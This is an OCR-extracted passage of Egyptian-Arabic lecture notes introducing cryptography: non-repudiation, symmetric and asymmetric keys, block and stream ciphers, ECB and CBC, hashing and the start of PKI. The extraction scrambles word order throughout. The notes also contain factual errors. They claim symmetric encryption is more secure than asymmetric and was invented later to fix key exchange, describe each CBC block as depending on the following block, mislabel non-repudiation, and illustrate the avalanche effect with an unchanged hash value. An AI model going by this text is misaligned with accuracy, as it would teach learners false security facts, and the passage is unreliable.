
- التطبيق الرابع معانا لـ **Cryptography** هو ال **non Cryptography** ... الى هو عدم الانكار ... يعني عاوزين نتأكد من ال **repudiation** **Destination** بتابع ال **Source** الى هيبيعت لـ **Signature** وكذلك ال **Destination** الى هيستلم الرساله من ال **Source** عشان محدش ينكر فالآخر ... زي كدا لما تروح تسحب فلوس من البنك هتلاقيه بيقولك التوقيع لو سمحتك انك سحببت المبلغ دا من حسابك وبيكون عنده توقيعك الاصلبي الى عملته من يوم مفتوحت حسابك فالبنك ... وبياخذ التوقيع اللي جاله ويقارنه بالتوقيع الأول الاصلبي بتابعك اللي عندهم من الاول ولو لقاهم تمام يسمح لك بسحب الفلوس لقى فيه اختلاف هيرفض ... ودا بيحصل ليه !!؟!

- بحيث لو رجعت انت تقول مش انا اللي سحببت بيقولك حضرتك موقع هنا بنفس توقيعك الاصلبي انك سحببت واستلمت مبلغ كذا وبكدا معنديش فرصه تنكر انك انت فعلًا اللي سحببت المبلغ من حسابك ... نفس القصه مع ال **Data** اللي بتتبع من ال **Source** لـ **Destination** هتلاقي ال **Destination** معاه التوقيع الأصلبي بتابع ال **Source** اللي هيبيعتله ال **Message** فيقارنه وي Shawfه لو لقاهم هو يبقا تمام يفتح ال **Message** وي Shawf المطلوب منه ويعمله ... فلو جه ال **Message** قله لاء دا م انا اللي بعتلك ال **Message** دي !! هتلاقي ال **Destination** قله انت وانا متأكد بدليل دا نفس توقيعك الأصلبي اللي بتعهولى من يوم متواصلنا مع بعض فكدا ال **Source** مقدرتش ينكر ! .


## 5.2 Classifications:

. **Encryption** تقسيمه ال **Algorithm** الخاصه بال

# Classification of Crypto-Algorithms



- التقسيمه الاولى معانا هي على حسب هتستخدم كام مفتاح اللي هما ال **PKI** وال **Symmetric** ودول هنشوفهم بعدين بالتفصيل ...  
و التقسيمه الثانية على حسب ال **data** لـ **Handling** وازاي بيتعامل معها ... تعالى نشوف ال **Category** الأول معانا من ال **Encryption** اللي هو قولنا هنتكلم على ال **Cryptography**. **PKI** النوع الأول منه وبعدين هنشوف ال **Hashing** ثم ال



فكدا عندنا نوعين من ال **Symmetric** وال **Keys** وهو ما ال **Asymmetric**.

- ملحوظه كدا عشان متوهش فالشرح ... دايما ال **Cryptography** هتلقينا مبدئنها بال **Encryption** طبقا للمنهج اللي بنشرحه وملزمين بيده ... انما الواقع ال **Encryption** دا صوره من صور ال **Cryptography** زي موضحنا قبل كدا .


-بالنسبة لـ **Symmetric Key** هتلاقى اللى الطرف اللي بيعت  
والطرف اللي بيستلم الرساله منه بيستخدموا نفس ال **Key** وبيعملوا  
**Pre Share** ليه قبل ميتم تبادل الرسائل مبينهم ... فكل طرف من  
الطرفين معاه **Key** والطرف الاول بيشفر الرساله من نحيته والطرف  
الثانى بيفك التشفير بالمفتاح الثانى من نحيته ... هتلاقى انواع من الـ  
**Algorithms**

**DES** **Data Encryption Standard** زي ال **Symmetric**  
وفيه منه ال **3DES** دا ال **Version** الأحدث منه ... وعندك ال  
**Advanced Encryption** **AES** ودا أحدث حاجه اللي هو  
وعندك ال **Blowfish** وال **RC4** كل دول انواع من ال **Standard**  
. **AES** بس افضلهم ال **Symmetric Encryption**

-النوع الثانى من ال **Keys** هو ال **Asymmetric** اللي هو  
برضه اسمه ال **PKI** ال **Public Key Cryptography** دا ...  
بيستخدم **2keys** ال **Public** وال **Private** على عكس ال  
**Symmetric** اللي كان بيستخدم **Key** واحد فعمليه التشفير وعمليه  
فك التشفير عند الطرفين على عكس ال **Asymmetric** اللي بيستخدم  
مفتاح للتشفير مختلف عن مفتاح فك التشفير ... وطبعا ال  
**Symmetric** هتلاقيه **More Secure** عن ال **Asymmetric**  
ولذلك جه بعده عشان كان عندنا مشاكل تخص ال **Security** بتاعت ال  
**Asymmetric** جه بعده ال **Symmetric** عشان يصح ال  
**Errors** اللي كانت موجوده فلي قبله اللي هو كان العيب الاساسي فيه  
عمليه ال **Key Exchange** بين الطرفين كانت مكتشفه لأي حد  
ممکن يشوفها .

-بيتم فال **Public Keys** ان الطرفين بيتبادلو ال **Asymmetric**  
الاول مبينهم قبل ميبعتو أي **Data** لبعض ... يعني ال **pc1** ليكن هيأخذ  
ال **Public key** بتاع ال **pc2** والعكس بيتم ... ولما يجي ال **pc1**  
يشفر ال **TXT** اللي هيبعته لل **pc2** هيقوم مشفر الرساله ال **TXT** بال  
pc2 **Public Key** ولما تروح الرساله المشفره لل **pc2**  
هيقوم فاكف تشفيرها بال **Private Key** بتاعه ...

فلو حد فالنص عرف يعترض الـ **Public Key** اللي بيتبعت من الطرف للطرف الآخر هيبيقا ناقصه المفتاح الـ **Private Key** عشان يعرف يفك تشفير الرساله اللي بتتنقل مبين الطرفين ... يبيقا عندنا مفتاحين واحد **Public Key** والثاني **Private Key** عن طريق الـ **Public Key** بنبعثه الاول للطرف الثاني عشان يشفر بيه الرساله اللي هيبيعتها وخد بالك المفتاح الثاني معانا اللي هو الـ **Private Key** ... فلما الطرف اللي بنتواصل معاه يقوم مشفر بالـ **Public Key** محدث هيرجع يفك التشفير بتاع الرساله الا اللي معاه الـ **Private Key** اللي هو الطرف الثاني ... فلو حد عرف يشوف المفتاح الـ **Public** مش هيرجع يشوف الرساله برضه لان معهوش المفتاح الـ **Private** ودا ميزه الـ **Symmetric** عن الـ **Asymmetric** ... ودا توضيح لى اتشرح برضه .



-تعالي بعد كدا ندخل عالطريقه الثانيه وهي ازاي بيتم الـ **Handling** ... وهن Shawn ازاي الـ **Cryptography Keys** بتهدل لـ **Data** وعندنا طريقتين بن **Handle** بيهم الـ **Plain Text** .

## Handling of data

### Block Cipher

ECB

CBC

### Stream Cipher


- أولهم الـ **Plain Text** ودي بتمسك الـ **Block Cipher** وتقسمه لأجزاء وتمسك كل جزء لوحده وتعمله **Cipher** لوحده وفالآخر بيتم لزقهم بعض ... يعني مثلا لو عندك **Ahmad Plain Text** هكذا **Ahmad** هتلاقيه بيمسك **Abdel Nasser** لوحده ويعمله **Cipher** خاص بيها زي **123X**وليكن وبعد كدا يقوم ماسك الـ **Cipher** اللي بعده اللي هو **Abdel Nasser** ويعمله **Block** خاص بيهاوليكن **456X** وهكذا وبعد أما يخلاص يقوم ماسك الـ **Ciphers** دول لازقهم بعض ... والـ **Keys** اللي بتشتغل بطريقه الـ **Symmetric** هتلاقيهم بتوع الـ **Block Ciphers** اللي هما الـ **. DES** والـ **AES**.

- الشكل الثاني معانا من الـ **Data Handling** لـ **Stream** هو الـ **Data Handling** لـ **1** **Handling** ... ودا عباره عن ان الـ **Data** بيتعملها **Cipher** بـ **Ahmad** زى كدا **Cipher** بـ **Bit** عباره عن **4bits character** وكل **Character** بيساوى ... **20bits** **Ahmad** بتساوى **20bits** عشان **5** فعندنا الـ **Data** بتعتنى اللي هي **3123567xvb0** ومثلا هتلاقى الـ **20bits** دول طالعين بالشكل دا **Stream** وعلى سبيل المثال يعني ... الـ **Ciphers** هيجولوا الـ **Bits** دي لـ **Cipher** عن طريق بعض المعادلات الرياضيه زي الـ **XOR** ودا مش موضوعنا حاليا المهم تكون عارف الفرق بينهم فقط.

- تركيزنا وكلامنا كله عالـ **Block Cipher** وأغلب الحديث هيكون عليها.


-عندنا منها نوعين وهما ال **ECB** اختصار ل **Electronic Code Book** ... **CBC** اختصار ل **Cipher Block Chaining** وال **Book** الاثنين بيعتمدا فشغلهم عال **Block Cipher** ولكن كل واحد بيشتغل بطريقه مختلفه .

-ال **ECB** فال **Block Cipher** الشركات أنهت استخدامه من زمان حاليا موقف عن العمل ... مختصره زي مقولنا كل ليه **Plain Text** خاص بيه زي مالصورة دي موضحه .



Electronic Codebook (ECB) mode decryption

-الشكل الثاني من ال **CBC** هو ال **Block Cipher** ودا المستخدم فالوقت الحالى ... هتلاقي هنا كل **Block** معتمد عال **Block** اللي بعده ... بمعنى مش هترى توصل لل **Block** اللي بعده الا لما تفك ال **Chain** بتاعت ال **Block** اللي قبله لأنها عباره عن سلسله **Cipher** من ال **Blocks** كلها مرتبه ببعضها .



Cipher Block Chaining (CBC) mode decryption

## 5.3 Cryptographic Hash Function:

- هنا هنتكلم ن النوع الثاني من ال **Cryptography** وهو ال **Encryption** واحدنا خاصنا ال **Hashing** فالجزء اللي فات .

- ال **Hashing** بيوفرلنا ال **Data Integrity** اللي هو سلامه البيانات بمعي تاني ... عاوزين نتأكد ان ال **Data** اللي بنبعثتها من ال **Source** لـ **Destination** محدث تلاعب فيها وعدل عليها فحاجه ... هتلاقى ال **Destination** بيعت لـ **Source** ال **Hash** بتاع **12345xz** بس بيحسبها ال **Message** كلمه **Ahmad** اللي هي بعثتها لـ **Destination** وهبعت ال **Hash** بال **Message** لـ **Destination** حلو لحد هنا ...  
هيركن ال **Hash** على جنب ويقوم واحد ال **Destination** يحسبها ال **Hash** من أول **Message** اللي هي كلمه **Ahmad** أو مقارنه بال **Hash** اللي بعثهوله **Compare** وجديد وبعد كدا يعمله **Compare** ولو لقاوه بيطلع نفس قيمه ال **Hash** مع ال **Message** **Source** اللي هي كانت **12345xz** هيتأكد ان ال **Data** متمش التلاعب فيها وكذا حققنا ال **Data Integrity** لـ **Hash**.

- انما لو لقينا ان ال **Hash** اللي حسبناه ك **Destination** مختلف عن ال **Hash** اللي بعثه ال **Source** مع ال **Message** ساعتها نعرف ان ال **Data** اللي اتبعت لينا في حد اعترضها وغير فيها عشان كدا ال **Hash Value** اختفت ... وال **Hash Value** بتطلع مره واحده لل **Data** يعني **Fixed Value** فال **Value** ال **Hash Value** اتعمل ل **Data** فلازم لما تحسب ال **Hash Value** عندك انت ك **Hash Value** يطلع نفس ال **Hash Value** **Destination** اللي بعثهولك ال **Data** اللي بنعملها **Hash** مره مينفعش نعملها **Hash** ثاني بيطلع مره واحده ب **Fixed Value** .

- طب لو ال **Value** بتعتنا اللي هي **Ahmad** غيرنا حرف فيها زي **Ahmed** غيرنا حرف ال e بس هتلاقى ال **Hash Value** اتغيرت من **12345xz** ل **12345xz** على سبيل المثال ... ومستحيل زي مقولنا تغير فال **Hash Value** ويفضل ال **Hash** ثابت ... مدام غيرت فال **Value** اعرف ان ال **Hash** هيتغير علطول ودا اللي بنسميه ال **Avalanche Effect** اللي هو انهيار الجليد بمعنى اي تغيير لأي **Hash Value** هيحصل تغيير فال **character** زي موضحنا .

- مفاتيح ال الأشهر اللي هما ال **MD5** وال **MD4** وال **SHA1** وغيرهم ودا هنشوفه بعدين بالتفصيل ... ودا مثال .



- دا كدا ال **Plain Text** بتاعت ال **Hash Value** اللي قدامك بال **Plain Text** تعال كدا نغير حرف فال **Plain Text** دا ونشوف **SHA1** النتيجه .



- هلاقى ال **Hash Value** أتغير بالكامل ل **Hash Value** جديد ودا قدام هنشوفله **Attacks** القدر من خلالها نخمن عال ال معانا ونحاول نجيب ال **Plain Text** منه ودا هنشوفه فجزء ال لما نوصله **Cryptography Attacks**

## 5.4 Public Key Infrastructure:

-الطريقه دي هنستخدم فيها ال **user** انا ك **Public Key** اللي هنواصل مع ال **Server** عشان نعمل **Policies Create** ل معينه أو ننزل **Software** جديد وعشان نعمل **Data Storage** ل معينه **Server** عال **User** وأي تعاملات عاوزين نعملها ك **Server** مع ال **Cryptography** وهي ال **Digital Certificate** بس الفرق هنا اننا هنستخدم معاها ال **PKI** اللي هنوضحه .

-ال **Digital Certificate** دي تقدر تقول عليها انها زي **الباسبور** بتاعك اللي بتدخل بيها المطار كدا حاجه موثقه أو هويه تعرفهم انت مين ... فال **Digital Certificate** دي بتحمل بعض المعلومات عن الشخص اللي عاوز ياخذ **Client Access** عال **Server** ... فال **Client** اللي عاز يتواصل مع ال **Server** هتلقيه بيعتله ال **Certificate** وكذلك ال **Client** هيبعد لل **Server** بتعمته والاتنين هيعلوا بعض تصديق عالشهادات دي وبعد كدا بيتم تبادل نقل ال **Data** مبينهم ... تعالى نشوف الكلام دا بيحصل ازاي بشكل تفصيلي .

-انت ك **Client** لو عاوز تتواصل مع **Website** مازي **Google** مثلا مستضيفنه على **Web Server** ... بتبعن لل **Server** بتاعت **Https Request** وال **Https Response** هيقوم راضض عليك بال **Response** برضه اللي هيكون ومعاه ال **Digital Certificate** وكمان ال **Client** ... يعني انت ك **Web Server** بتاعت **Public Key** قام راضض عليك بتلت حاجات وهما ال **Public Digital Certificate** وال **Response** key .

